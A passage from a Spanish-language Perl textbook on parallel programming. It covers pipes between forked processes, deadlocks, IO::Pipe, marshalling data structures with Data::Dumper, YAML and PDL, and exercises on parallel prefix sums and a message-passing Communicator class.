En una primera versión puede asumir - si lo desea - un sistema de archivos compartido. Realice una segunda versión en la que no asuma la existencia de NFS: el fichero o vector a ordenar deberá ser transferido al disco del trabajador. Para ello amplíe `farm` con la capacidad de transferir los ficheros de un directorio local a directorios remotos. Haga `perldoc -f rand` para obtener información sobre la función de generación aleatoria de números. El siguiente programa puede ser usado para generar los datos:

```
!/usr/bin/perl -w
# Ej:
#  create_data.pl 5 data/data 500 5 6 7 8 9
use strict;

my $numFich = shift || 3;
my $prefix  = shift || 'data';
my $max_val = shift || 10000;

die "Uso: $0 num_fich prefijo Max len1 len2 ... lenN\n" unless (@ARGV == $numFich);

{
        local $" = "\n";
        for(my $i = 0; $i < $numFich; $i++){
                my @nums = map { int (rand($max_val)) } 1..shift;
                open F,"> $prefix$i.dat";
                print F "@nums";
                close(F);
        }
}
```

3.14.6. Práctica: Extendiendo los Objetos `Farm::Machine`

Extienda la clase `Farm::Machine` en el módulo `Farm::Simple` presentado en la sección 3.14.4 con métodos que implanten comandos Unix:

```
$beowulf->ls('-la');
```

Si se llama en un contexto `void` el método usará los atributos `stdout` y `stderr` del objeto `Farm::Machine` para volcar allí los correspondientes flujos del comando. Si se llama en un contexto escalar retornará la salida del comando. Si se llama en un contexto de lista retornará ambos flujos:

```
my ($out, $err) = $beowulf->ls('-la');
```

El Operador `wantarray`

Cuando se llama a una subrutina, es posible detectar si se esperaba un valor escalar, una lista o nada. Estas posibilidades definen tres contextos en los cuales una subrutina puede ser llamada. Por ejemplo:

```
$beowulf->ls(@files); # contexto void
$listed = $beowulf->ls(@files); # contexto escalar
@missing = $beowulf->ls(@files); # contexto de lista
($f1, $f2) = $beowulf->ls(@files); # contexto de lista
print ($beowulf->ls(@files)); # contexto de lista
```

Esta información puede obtenerse mediante la función `wantarray` . Esta función devuelve:

- `undef` si no se esperaba valor,
- `""` si se trata de un escalar,
- `1` si se trata de una lista.

Captura de LLamadas Perdídas con `AUTOLOAD`

Perl proporciona un medio para crear una rutina "captura-llamadas" para cada paquete, la cuál será llamada siempre que la rutina solicitada no exista. Su nombre debe ser `AUTOLOAD` . Los parámetros que se le pasan a dicha subrutina serán los mismos que se pasaron a la subrutina desaparecida. Cuando se invoca a `AUTOLOAD`, la variable (del paquete) `$AUTOLOAD` contiene el nombre de la rutina solicitada. De este modo es posible conocer que rutina intentaba invocar el programa usuario.

El siguiente ejemplo muestra el uso de `AUTOLOAD` para la creación automática de getter-setters:

```
sub AUTOLOAD {
  no strict "refs";
  my $self = shift;
  if (($AUTOLOAD =~ /\w+::\w+::get(_.*)/) && ($self->_accesible($1,'read'))) {
    my $n = $1;
    return unless exists $self->{$n};

    # Declarar el metodo get_*****
    *{$AUTOLOAD} = sub { return "(nuevo get) ".$_[0]->{$n}; };

    return "(autoload) ".$self->{$n};
  } elsif (($AUTOLOAD =~ /\w+::\w+::set(_.*)/) && ($self->_accesible($1,'write'))) {
    my $n = $1;
    return unless exists $self->{$n};
    $self->{$n} = "(autoload) ".shift;

    # Declarar el metodo set_*****
    *{$AUTOLOAD} = sub { $_[0]->{$n} = "(nuevo set) ".$_[1]; };
  } else {
    @_ = map { "\"".$_."\""; } @_;   # Comillas a los argumentos...
    print "Has llamado a $AUTOLOAD(",join(", ",@_),")\n";
  }
}
```

La Distribución de `GRID::Machine`
Puede encontrar un ejemplo en http://nereida.deioc.ull.es/~pp2/perlexamples/GRID-Machine-0.02.tar.gz.

La Distribución de `Farm::Simple`
Puede descargar la distribución descrita en la secció anterior desde el enlace http://nereida.deioc.ull.es/~pp2/pe

Capítulo 4

Pipes

4.1. La Función `pipe`

La función `pipe` abre un par de manejadores de fichero conectados por un pipe. Tiene el formato

```
$result = pipe(READHANDLE,WRITEHANDLE)
```

Se utiliza para conectar procesos creados mediante `fork` . La función se llama antes de hacer el `fork`. Después del `fork` el proceso escritor cierra `READHANDLE` y el proceso que hace de lector cierra el manejador `WRITEHANDLE`.

4.1.1. Múltiples escritores

En el ejemplo el proceso padre usa el de lectura y los procesos hijos comparten el de escritura. El siguiente ejemplo esta tomado del libro de Stein [1]:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n facfib.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::Handle;
 4
 5  my $arg = shift || 10;
 6
 7  my ($READER, $WRITER) = (IO::Handle->new, IO::Handle->new);
 8  pipe($READER, $WRITER) or die "Can't open pipe: $!\n";
 9
10  if (fork == 0) { # first child writes to $WRITER
11    close $READER;
12    $WRITER->autoflush(1);
13    factorial($arg);
14    exit 0;
15  }
16
17  if (fork == 0) { # second child writes to $WRITER
18    close $READER;
19    $WRITER->autoflush(1);
20    my $result = fibonacci($arg);
21    exit 0;
22  }
23
24  # parent process closes $WRITER and reads from $READER
25  close $WRITER;
26  print while <$READER>;
```

```
27  do {} while wait > 0;
28
29  sub factorial {
30    my $target = shift;
31    for (my $result = 1,my $i = 1; $i <= $target; $i++) {
32      syswrite $WRITER, "factorial($i) => ".($result *= $i)."\n";
33    }
34  }
35
36  sub fibonacci {
37    my $target = shift;
38    for (my $result = 1,my $i = 1; $i <= $target; $i++) {
39      syswrite $WRITER, "fibonacci($i) => ".($result += $i)."\n";
40    }
41  }
```

La función `pipe` permite al proceso padre escuchar a todos los procesos hijo en el mismo canal `READER`. Después del `fork` el lector cierra la parte `WRITER` y el escritor la parte `READER`. Si no se hiciera así el `EOF` causado por el cierre del `WRITER` no llegaría al `READER`. Es también importante asegurarse que el escritor está en modo `autoflush` .

Al ejecutar se entrelazan las salidas:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./facfib.pl 18
fibonacci(1) => 2
fibonacci(2) => 4
factorial(1) => 1
fibonacci(3) => 7
fibonacci(4) => 11
factorial(2) => 2
fibonacci(5) => 16
factorial(3) => 6
fibonacci(6) => 22
factorial(4) => 24
fibonacci(7) => 29
factorial(5) => 120
fibonacci(8) => 37
factorial(6) => 720
fibonacci(9) => 46
factorial(7) => 5040
fibonacci(10) => 56
factorial(8) => 40320
fibonacci(11) => 67
factorial(9) => 362880
fibonacci(12) => 79
factorial(10) => 3628800
fibonacci(13) => 92
factorial(11) => 39916800
fibonacci(14) => 106
factorial(12) => 479001600
fibonacci(15) => 121
fibonacci(16) => 137
fibonacci(17) => 154
fibonacci(18) => 172
factorial(13) => 6227020800
```

```
factorial(14) => 87178291200
factorial(15) => 1307674368000
factorial(16) => 20922789888000
factorial(17) => 355687428096000
factorial(18) => 6.402373705728e+15
lhp@nereida:~/Lperl/src/perl_networking/ch2$
```

A la vista del funcionamiento del ejemplo resulta lógico suponer que el acceso al canal por los hijos/escritores ocurre en exclusión mutua.

4.1.2. Múltiples Lectores

También la lectura parece ocurrir en exclusión mutua como muestra la ejecución del siguiente código. En este programa los papeles se invierten con respecto al anterior: el padre escribe y los hijos permanecen a la escucha leyendo desde el canal abierto. Cuando reciben un mensaje lo vuelcan por `STDOUT`.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n pipemultread.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::Handle;
 4
 5  my $np = (shift || 2);
 6  my $last = $np-1;
 7  my $i;
 8
 9  pipe(my $READER, my $WRITER) or die "Can't open pipe: $!\n";
10
11  create_child($_, \&task, "you", "are", $_) for (0..$last);
12  close($READER);
13  $WRITER->autoflush();
14  for $i (1..2*$np) {
15    print $WRITER "Message number $i From Father to Child\n";
16  }
17  for $i (1..$np) {
18    print $WRITER "finish\n";
19    wait();
20  }
21
22  sub create_child {
23    my $id = shift;
24    my $task = shift;
25    my @args = @_;
26
27    my $pid;
28
29    return $pid if $pid = fork();
30    die "Cannot fork $!" unless defined $pid;
31    close($WRITER);
32    my $result = task->($id, @args); # do something
33    exit;
34  }
35
36  sub task {
```

```
37    my $id = shift;
38    my @args = @_;
39
40    print "$id: Father pass me: @args\n";
41    {
42      my $message = <$READER>;
43      print "$id: Received $message";
44      last if ($message eq "finish\n");
45      redo;
46    }
47  }
```

Se muestra el resultado de dos ejecuciones. Los hijos reciben los mensajes completos. Parece ser no determinístico quién lee desde el canal.

```
hp@nereida:~/Lperl/src/perl_networking/ch2$ perl pipemultread.pl
0: Father pass me: you are 0
1: Father pass me: you are 1
1: Received Message number 1 From Father to Child
1: Received Message number 2 From Father to Child
1: Received Message number 3 From Father to Child
1: Received Message number 4 From Father to Child
1: Received finish
0: Received finish
lhp@nereida:~/Lperl/src/perl_networking/ch2$ perl pipemultread.pl
0: Father pass me: you are 0
1: Father pass me: you are 1
1: Received Message number 1 From Father to Child
0: Received Message number 2 From Father to Child
0: Received Message number 3 From Father to Child
0: Received Message number 4 From Father to Child
0: Received finish
1: Received finish
```

Ejercicio 4.1.1. *¿Que ocurre si movemos el* `close(READER)` *de la línea 12 a la línea 10?*

4.1.3. Comunicación Bidireccional con Pipe

Es posible establecer una comunicación bidireccional usando dos pipes en sentidos opuestos.

```
lhp@nereida:~/Lperl/src/cookbook/ch16$ cat -n mypipe.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::Handle;
 4
 5  my ($FROM_CHILD, $TO_FATHER) = (IO::Handle->new(), IO::Handle->new());
 6  my ($FROM_FATHER,  $TO_CHILD) = (IO::Handle->new(), IO::Handle->new());
 7  pipe($FROM_CHILD, $TO_FATHER);
 8  pipe($FROM_FATHER,  $TO_CHILD);
 9  $TO_FATHER->autoflush(1);
10  $TO_CHILD->autoflush(1);
11
12  my $pid;
13
14  if ($pid = fork) {
```

```
15      die "cannot fork: $!" unless defined $pid;
16      close $FROM_FATHER; close $TO_FATHER;
17      my $line;
18      chomp($line = <$FROM_CHILD>);
19      print "Father (PID $$) received: <$line>\n";
20      print $TO_CHILD "Hello from Father (PID $$)!\n";
21      close $FROM_CHILD; close $TO_CHILD;
22      waitpid($pid,0);
23  } else {
24      close $FROM_CHILD; close $TO_CHILD;
25      print $TO_FATHER "Hello from Child (PID $$)!\n";
26      my $line;
27      chomp($line = <$FROM_FATHER>);
28      print "Child (PID $$) received: <$line>\n";
29      close $FROM_FATHER; close $TO_FATHER;
30      exit;
31  }
```

Observe que para evitar la presencia de atascos el proceso hijo emprende el envío primero (línea 25) y la recepción después (línea 27) mientras que el padre lo hace a la inversa: recibe primero (línea 18) y envía a continuación (línea 20). La ejecución produce la salida:

```
lhp@nereida:~/Lperl/src/cookbook/ch16$ ./mypipe.pl
Father (PID 5032) received: <Hello from Child (PID 5033)!>
Child (PID 5033) received: <Hello from Father (PID 5032)!>
```

4.1.4. Atascos

Puesto que los mensajes de envío se guardan en un buffer es posible hacer los dos envíos simultáneamente sin producir el atasco, siempre que los mensajes sean lo suficientemente pequeños como para caber en los buffers. Una vez superado ese tamaño se producirá el temido atasco (*deadlock*). Observe la siguiente variante del ejemplo anterior en el que los dos procesos envían y despues reciben:

```
lhp@nereida:~/Lperl/src/cookbook/ch16$ cat -n mypipebothsend.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::Handle;
 4
 5  my $amount = shift || 1;
 6  my $dummy_message = "Hello from "x$amount;
 7  my ($FROM_CHILD, $TO_FATHER);
 8  my ($FROM_FATHER,  $TO_CHILD);
 9  pipe($FROM_CHILD, $TO_FATHER);
10  pipe($FROM_FATHER,  $TO_CHILD);
11  $TO_FATHER->autoflush(1);
12  $TO_CHILD->autoflush(1);
13
14  my $pid;
15
16  if ($pid = fork) {
17      die "cannot fork: $!" unless defined $pid;
18      close $FROM_FATHER; close $TO_FATHER;
19      print $TO_CHILD "$dummy_message Father (PID $$)!\n";
20      my $line;
21      chomp($line = <$FROM_CHILD>);
```

```
22      print "Father (PID $$) received: <$line>\n";
23      close $FROM_CHILD; close $TO_CHILD;
24      waitpid($pid,0);
25  } else {
26      close $FROM_CHILD; close $TO_CHILD;
27      print $TO_FATHER "$dummy_message Child (PID $$)!\n";
28      my $line;
29      chomp($line = <$FROM_FATHER>);
30      print "Child (PID $$) received: <$line>\n";
31      close $FROM_FATHER; close $TO_FATHER;
32      exit;
33  }
```

Cuando se ejecuta con tamaños pequeños, el programa funciona:

```
hp@nereida:~/Lperl/src/cookbook/ch16$ mypipebothsend.pl
Father (PID 10383) received: <Hello from  Child (PID 10384)!>
Child (PID 10384) received: <Hello from  Father (PID 10383)!>
lhp@nereida:~/Lperl/src/cookbook/ch16$ mypipebothsend.pl 2
Child (PID 10386) received: <Hello from Hello from  Father (PID 10385)!>
Father (PID 10385) received: <Hello from Hello from  Child (PID 10386)!>
lhp@nereida:~/Lperl/src/cookbook/ch16$ mypipebothsend.pl 6000
....   # never ends ...
```

Ejercicio 4.1.2. *Encuentre para que valor de* `$amount` *se atasca el programa anterior en su sistema. Modifique el programa para calcular de cuantos caractéres se trata.*

4.1.5. El Módulo `IO::Pipe`

El módulo `IO::Pipe` proporciona una alternativa orientada a objetos para el uso de pipes:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n parwithpipes.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use IO::Pipe;
 4
 5  local $SIG{CHLD} = sub {
 6    while (my $kid = waitpid(-1, 1) > 0) {} # WNOHANG = 1
 7  };
 8
 9  sub create_child {
10    my ($id, $pipe, $task) = splice @_, 0, 3;
11    my $pid;
12
13    return $pid if $pid = fork();
14    die "Cannot fork $!" unless defined $pid;
15
16    $pipe->writer; # Set child as writer
17    $task->($id, $pipe, @_); # do something
18    exit;
19  }
20
21  sub parfor {
22    my $LAST = shift;
23
```

```
24    my @proc;
25
26    $proc[0] = $$;
27    my $pipe = IO::Pipe->new;
28    for (1..$LAST) {
29      my $task = shift @_;
30      my $sub = shift @$task;
31      $proc[$_] = create_child($_, $pipe, $sub, @$task);
32    }
33    $pipe->reader;
34    return ($pipe, @proc);
35  }
36
37  sub factorial {
38    my ($id, $pipe, $target) = @_;
39
40    my $result;
41    for ( $result = 1,my $i = 1; $i <= $target; $i++) {
42      $result *= $i;
43    }
44
45    # Return $result
46    syswrite $pipe, "$id:$result\n";
47  }
48
49  sub fibonacci {
50    my ($id, $pipe, $target) = @_;
51
52    my $result;
53    for ($result = 1,my $i = 1; $i <= $target; $i++) {
54      $result += $i;
55    }
56
57    syswrite $pipe, "$id:$result\n";
58  }
59
60  sub main {
61    my $n = shift @ARGV || 5;
62    my $m = shift @ARGV || $n;
63
64    my ($pipe, @procs) = parfor(2, [\&factorial, $n],  [\&fibonacci, $m]);
65
66    for (1..2) {
67      my $result = <$pipe>;
68      print "Father has received:\n$result";
69    }
70    do {} while wait > 0;
71  }
72
73  main();
```

Al ejecutar este programa obtenemos una salida como:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ parwithpipes.pl 20 10
```

```
Father has received:
2:56
Father has received:
1:2.43290200817664e+18
```

4.1.6. Comunicación de Estructuras de Datos Complejas

Marshalling con Data::Dumper

¿Cómo podemos enviar una estructura de datos compleja usando los mecanismos introducidos en las secciones anteriores? Supongamos, por ejemplo, que deseamos comunicar una referencia a un hash cuyos valores son a su vez referencias a arrays, etc.

El módulo `Data::Dumper` nos da una solución parcial al problema.

```
nereida:/tmp> perl -MData::Dumper -wde 0
main::(-e:1):   0
  DB<1> $a = [[1,2],[3,4]]
  DB<2> p Dumper $a
$VAR1 = [[ 1,2],[3,4]]; # Aparece $VAR1 =
  DB<3> $Data::Dumper::Terse = 1
  DB<4> p Dumper $a
[[1,2],[3,4]]        # Eliminamos $VAR1 =
```

La representación por defecto de `Data::Dumper` da lugar a problemas con las variables que se autoreferencian:

```
 DB<26> $h = { name => 'juan' }; $m = { name => 'pedro' }
 DB<27> $h->{hermano} = $m; $m->{hermano} = $h

 DB<28> p Dumper $h
$VAR1 = {'hermano' => {'hermano' => $VAR1,'name' => 'pedro'},'name' => 'juan'};
 DB<30> use strict; eval {$VAR1 = { \
          'hermano' => {'hermano' => $VAR1,'name' => 'pedro'},'name' => 'juan'}\
       }
Variable "$VAR1" is not imported
```

La solución está en establecer la variable `Data::Dumper::Purity` a cierto:

```
 DB<31> $Data::Dumper::Purity=1
 DB<32> p Dumper $h
$VAR1 = {'hermano' => {'hermano' => {},'name' => 'pedro'},'name' => 'juan'};
$VAR1->{'hermano'}{'hermano'} = $VAR1;
```

Comunicación de Estructuras de Datos Anidadas con Data::Dumper

El siguiente ejemplo muestra como implantar RPC entre procesos usando `Data::Dumper`:

```
lhp@nereida:~/Lperl/src/cookbook/ch16$ cat -n sendref.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Data::Dumper;
 4  use IO::Pipe;
 5  $| = 1;
 6
 7  my $FROM_CHILD = IO::Pipe->new;
 8  my $FROM_FATHER = IO::Pipe->new;
 9
```

```
10  my $pid;
11
12  if ($pid = fork) { # Father
13      die "cannot fork: $!" unless defined $pid;
14
15      $FROM_FATHER->writer;
16      $FROM_CHILD->reader;
17
18      my $x = $FROM_CHILD->receive;
19
20      @{$x->{vector}} = map { $_*$_ } @{$x->{vector}};
21
22      $FROM_FATHER->send($x);
23
24      print "Father:\n",Dumper($x);
25
26      close $FROM_CHILD;
27      close $FROM_CHILD;
28      waitpid($pid,0);
29
30  } else { # Child
31      $FROM_FATHER->reader;
32      $FROM_CHILD->writer;
33
34      my $x = { angle => atan2(1, 1), vector => [ 1..10] };
35      $FROM_CHILD->send($x);
36
37      $x = $FROM_FATHER->receive;
38
39      print "Child:\n",Dumper($x);
40
41      close $FROM_CHILD;
42      close $FROM_CHILD;
43      exit;
44  }
45
46  package IO::Pipe::End;
47  use Data::Dumper;
48  use strict;
49
50  sub receive {
51    my $channel = shift;
52
53    my $line;
54    sysread($channel, $line, 1024);
55    chomp($line);
56    return eval($line);
57  }
58
59  sub send {
60    my $channel = shift;
61    my $arg = shift || die "send error: expected a ref\n";
62
```

```
63    local $Data::Dumper::Indent = 0;
64    local $Data::Dumper::Terse = 1;
65    local $Data::Dumper::Purity = 1;
66    syswrite($channel, Dumper($arg)."\n");
67  }
68
69  1;
```

Al ejecutar el programa anterior obtenemos la salida:

```
lhp@nereida:~/Lperl/src/cookbook/ch16$ sendref.pl
Father:
$VAR1 = {
          'angle' => '0.785398163397448',
          'vector' => [
                        1,
                        4,
                        9,
                        16,
                        25,
                        36,
                        49,
                        64,
                        81,
                        100
                      ]
        };
Child:
$VAR1 = {
          'angle' => '0.785398163397448',
          'vector' => [
                        1,
                        4,
                        9,
                        16,
                        25,
                        36,
                        49,
                        64,
                        81,
                        100
                      ]
        };
```

4.1.7. Práctica: Marshalling

Cambie el programa de la sección 4.1.6

- Cambie el marshalling en el programa anterior para usar Storable y hacer la proyección-levantamiento de los datos con `freeze` y `thaw` .
- Lo mismo pero use las funciones `dump` y `Load` del módulo YAML

```
pp2@nereida:~/LGRID_Machine$ perl -wde 0
main::(-e:1):   0
```

```
  DB<1> use YAML
  DB<2> $x = { a => [1..3], b => 'hello' }
  DB<3> print Dump($x)
---
a:
  - 1
  - 2
  - 3
b: hello

  DB<4> $y = Dump($x)

  DB<5> x Load $y
0  HASH(0x88b8a94)
   'a' => ARRAY(0x88b51e0)
      0  1
      1  2
      2  3
   'b' => 'hello'
```

- Extienda la clase para que las funciones de congelar (freeze: proyectar la estructura en una cadena) y calentar puedan ser modificadas por el programa cliente

4.1.8. Comunicaciones Entre Todos los Procesos

La idea de la sección 4.1.3 puede extenderse a un número arbitrario de procesos de manera que podamos proveer comunicaciones punto a punto entre cualquier par de ellos.

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n fullpipe4.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use IO::Handle;
 4
 5  { # closure for the pipe channels
 6
 7    my (@R, @W); # pipe channels
 8
 9    sub init_pipes {
10      my $lp = shift; # last process index
11      foreach (0..$lp) {
12        pipe($R[$_], $W[$_]);
13        $W[$_]->autoflush();
14      }
15    }
16
17    sub create_child {
18      my ($id, $task, $args) = @_;
19      my $pid;
20
21      return $pid if $pid = fork();
22      die "Cannot fork $!" unless defined $pid;
23      close($W[$id]);
24      $task->($id, $R[$id], \@W, @{$args->[$id]}); # do something
25      exit;
```

```
26    }
27
28    sub parfor {
29      my $last = shift;
30      my $task = shift;
31      my $args = shift;
32      my @pid;
33
34      $pid[0] = $$;
35      $pid[$_] = create_child($_, $task, $args) for 1..$last;
36      close($W[0]);
37      $task->(0, $R[0], \@W, @{$args->[0]});
38      my $child;
39      do { $child = waitpid( -1, 0 ) } while ( $child > 0 );
40    }
41  } # end closure
42
43  sub task {
44    my ($id, $r, $w, @args) = @_;
45    if ($id % 2) { # odd: send
46      my $chan = $w->[$id ^ 1];
47      print $chan "Hello from $id($$), my arg is @args\n";
48    }
49    else { # even: receive
50      my $line = <$r>; chomp $line;
51      print "$id ($$): Received <$line>\n";
52    }
53  }
54
55  #main
56  my $lp = (shift || 3); # last processor id
57     die "Provide an odd number as argument\n" unless ($lp % 2);
58
59  &init_pipes($lp);
60  my @args = map { [1+$_*$_] } 0..$lp;
61  my @pids = &parfor($lp, \&task, \@args);
```

En la subrutina `init_pipes` (líneas 9-15) se construyen tantas parejas de canales como procesos haya (contando al padre que será utilizado durante el trabajo). Como siempre, los canales de escritura se ponen en modo de escritura sin buffer (línea 13).

Los canales W_i son usados por los restantes procesos $j \neq i$ para enviar mensajes al proceso i. Así pues, una vez el i ésimo proceso es creado, se cierra su canal W_i. Dicho de otro modo el proceso i no necesita envíar mensajes a si mismo.

Sigue el resultado de una ejecución:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ ./fullpipe3.pl 7
2 (5838): Received <Hello from 3(5839), my arg is 10>
0 (5836): Received <Hello from 1(5837), my arg is 2>
4 (5840): Received <Hello from 5(5841), my arg is 26>
6 (5842): Received <Hello from 7(5843), my arg is 50>
lhp@nereida:~/Lperl/src/perl_networking/ch2$
```

4.1.9. Práctica: Cálculo usando la función `pipe`

El área bajo la curva $y = \frac{1}{1+x^2}$ entre 0 y 1 nos proporciona un método para calcular π:

$$\int_0^1 \frac{4}{(1+x^2)} dx = 4 \arctan(x)|_0^1 \ = 4(\frac{\pi}{4} - 0) = \pi$$

Esta integral puede aproximarse por la suma:

$$\pi \simeq \sum_{i=0}^{N-1} \frac{4}{N \times \left(1 + (\frac{i+0,5}{N})^2\right)} \tag{4.1}$$

La suma obviamente puede hacerse en paralelo.

Escriba un programa Perl que calcule π usando varios procesos cada uno de los cuales calcula una parte de la suma asociada con la integral anterior. Haga uso de la función `pipe` (sección 4.1). Si necesita hacer uso del depurador repase la sección 3.3).

4.1.10. Práctica: Suma de Prefijos

Haciendo uso de la infraestructura de canales mediante pipes introducida en la sección 4.1.8 escriba un algoritmo paralelo para el cálculo de la suma de prefijos ($s_i = s_{i-1]} + a_i$, $s_0 = a_0$) de un vector a. Para simplificar, suponga que el número de procesos $p = 2^{\log(p)}$ es potencia de 2 y que el tamaño del vector N es divisible por p. Los p procesos se configuran según un hipercubo de dimensión $\log(p)$.

Después de realizar las sumas parciales en su segmento el proceso k intercambia con su vecino ($k \oplus 2^i$, donde $\oplus$ significa XOR) en dimensión $i = 0 \ldots \log(p)$ la suma del hipercubo i-dimensional en el que está. El subtotal recibido se acumula para la siguiente etapa. Si el proceso k está en el hipercubo alto (Esto es, si el bit i de k está a 1) lo acumula también a su suma parcial. Por último suma los valores de la suma parcial a cada uno de los elementos de su segmento. Para una descripción mas completa del algoritmo véase [2] y en concreto el capítulo 3, página 58 (16 del pdf) accesible desde el enlace http://nereida.deioc.ull.es/~casiano/book/cap3redes.pdf.

Tenga en cuenta que los canales hacia un procesador i son compartidos para escritura por los restantes ($j \neq i$) y por tanto se pueden producir *race conditions* o *condiciones de carrera*. Ilustre un ejemplo de tal situación. Para solucionar el problema, escriba una subrutina `receive` para la recepción de mensajes que recibe como argumento el procesador fuente del mensaje. La subrutina administra un hash (declárelo en clausura con la subrutina) en la que almacena los mensajes que llegan y que no son del fuente solicitado. Cuando es llamada, la subrutina comprueba si el mensaje ya solicitado esta en el hash. Si es asi, lo obtiene, lo elimina del hash y lo retorna. En caso contrario permanece a la espera por el canal del mensaje solicitado. Los mensajes que llegan y que no son del fuente solicitado son almacenados. Cuando llega el mensaje solicitado termina la espera y se retorna su valor. Escriba una subrutina `send` de envío que colabore con la subrutina de recepción descrita.

4.1.11. Práctica: Prefijos de Productos de Matrices

Escriba subrutinas `receiveref` y `sendref` que extiendan las subrutinas de recepción y envío que introdujo en la práctica 4.1.10 para comunicar la estructura de datos referenciada. Reescriba la práctica de la suma de prefijos sustituyendo la operación de suma por la operación producto de matrices. Suponga que cada proceso tiene al comienzo una matriz 2x2. Para hacer el producto de matrices use el módulo *PDL*. PDL significa *Perl Data Language*:

```
1 #!/usr/bin/perl -w
2 use PDL;
3
4 $a = pdl [[1,2,3],[2,4,6],[3,6,9]];
5 $b = pdl [[1,2],[2,4],[3,6]];
6 $c = $a x $b; # x esta sobrecargado
```

```
7
8 print "a = $a\nb = $b\nc = $c\n";
```

PDL es un módulo diseñado para el cálculo y visualización de datos científicos. Desgraciadamente `Data::Dumper` no funciona bien con PDL. Existe un reemplazo para el mismo a través del módulo `PDL::IO::Dumper`.

```
DB<1> use PDL
DB<2> $a = pdl [[1,2],[3,4]] # Creamos la matriz
DB<3> use PDL::IO::Dumper
DB<4> $b = sdump $a  # Vuelca $a en una cadena
DB<5> x $b   # Este es el aspecto de la cadena:
0  '{my($VAR1);


$VAR1 = ( double(1,2,3,4)->reshape(2,2) );

}'
DB<6> $e = eval $b # El valor retornado por el bloque es el de $VAR1
DB<7> print $e     # $e es un objeto pdl
[
[1 2]
[3 4]
]
```

¿Cómo hay que modificar el algoritmo usado en 4.1.10 por el hecho de que el producto de matrices es no conmutativo?

La respuesta puede verse en el siguiente código en el que, para simplificar, sólo se muestran las operaciones de reducción y se omiten las de prefijo. Cuando ocurre la comunicación en la dimensión `$i` el nodo en el hipercubo alto (aquel que tiene el bit `$i` a 1, línea 13) debe multiplicar el valor que llega (`$sum`) por el que posee (`$total`) mientras que el que está en el hipercubo bajo (aquel que tiene el bit `$i` a 0) lo hace a la inversa (línea 20).

```
 1  sub task {
 2    my ($id, $r, $w, @args) = @_;
 3    my $dim = shift @args;
 4    my $matrix = shift @args;
 5    my $total = $matrix;
 6    my $sum;
 7
 8
 9    for my $i (0..$dim - 1) {
10      my $mask = 0x01 << $i;
11      my $dest = $id ^ $mask;
12      my $fh = $$w[$dest];
13      if ($id & $mask) {
14        $sum = &receiveref($dest, $r);
15        &sendref($dest, $fh, $id, $total);
16        $total = $sum x $total;
17      } else {
18        &sendref($dest, $fh, $id, $total);
19        $sum = &receiveref($dest, $r);
20        $total = $total x $sum;
21      }
22    }
```

```
23    print "[$id] Total: $total\n";
24  }
```

A continuación se muestra el código para la rutina de recepción, siguiendo un protocolo similar al bosquejado en la sección 4.1.10.

```
 1  {
 2    my %buff;
 3    sub receiveref {
 4      my $src = shift;
 5      my $r = shift;
 6      my ($result, $orig, $msg);
 7
 8      if (defined $buff{$src}) {
 9        $result = $buff{$src};
10        delete $buff{$src};
11        return $result;
12      }
13      {
14        $msg = <$r>; chomp $msg;
15        ($orig, $msg) = split /:/, $msg, 2;
16        $msg = eval $msg;
17        return $msg if $orig == $src;
18        $buff{$orig} = $msg;
19        redo;
20      }
21    }
22  }
```

La subrutina `receiveref` recibe como primer argumento el procesador fuente del mensaje. La subrutina administra un hash `%buff` declárado en clausura con la subrutina, en el que se almacenan los mensajes que llegan y que no son del fuente solicitado. Cuando es llamada, la subrutina comprueba si el mensaje ya solicitado esta en el hash (línea 8). Si es asi, lo obtiene, lo elimina del hash y lo retorna (líneas 9-11). En caso contrario permanece a la espera por el canal del mensaje solicitado (líneas 13-20). Los mensajes que llegan y que no son del fuente solicitado son almacenados (línea 18). Cuando llega el mensaje solicitado termina la espera y se retorna su valor (línea 17). Escriba la subrutina `sendref` de envío que colabora con la subrutina de recepción descrita.

4.1.12. Práctica: Extensión de Parallel::Simple con Pipes

Escriba un módulo `Parallel::Simple::Pipe` que extienda el módulo `Parallel::Simple` introducido en la sección 3.9 con comunicaciones punto a punto usando la función `pipe`. Puede ayudarle el ejemplo desarrollado en la sección 4.1.8.

Una mejora es crear - al estilo MPI - una clase `Communicator` que encapsule los servicios proveídos por un comunicador:

```
lhp@nereida:/tmp/Parallel-Simple-Pipe-0.01/lib/Parallel/Simple$ cat -n Communicator.pm
 1  #!/usr/bin/perl -w
 2  package Parallel::Simple::Communicator;
 3
 4  use strict;
 5  use warnings;
 6  use Data::Dumper;
 7
 8  sub new {
```

```
 9    die "Incorrect number of parameters in Communicator->new\n" unless @_ >= 4;
10    my ($class, $name, $r, $w) = @_;
11    my $self = { name => $name, rpipe => $r, wpipes => $w, buffer => {}, delim =>"\cC" };
12    bless $self, $class;
13    return $self;
14  }
15
16  sub send {
17    die "Incorrect number of parameters in Communicator->send\n" unless @_ >= 4;
18    my ($self, $target, $tag, $mesg) = @_;
19    my $all = { source => $self->{name}, tag => $tag, message => $mesg };
20    my $dumped = Data::Dumper->Dump([$all],['all']);
21    my $chan = $self->{wpipes}{$target};
22    print $chan $dumped . $self->{delim};
23  }
24
25  sub recv {
26    die "Incorrect number of parameters in Communicator->send\n" unless @_ >= 3;
27    my ($self, $source, $tag) = @_;
28
29    exists $self->{buffer}{$source}{$tag} and do {
30      my $result = $self->{buffer}{$source}{$tag};
31      delete $self->{buffer}{$source}{$tag};
32      return $result;
33    };
34    {
35      local $/ = $self->{delim};
36      my $chan = $self->{rpipe};
37      my $rcv = <$chan>; chomp $rcv;
38      my $all; eval $rcv;
39      ($all->{source} eq $source) and ($all->{tag} eq $tag) and
40        return $all->{message};
41      $self->{buffer}{$all->{source}}{$all->{tag}} = $all->{message};
42      redo;
43    }
44  }
45
46  1;
```

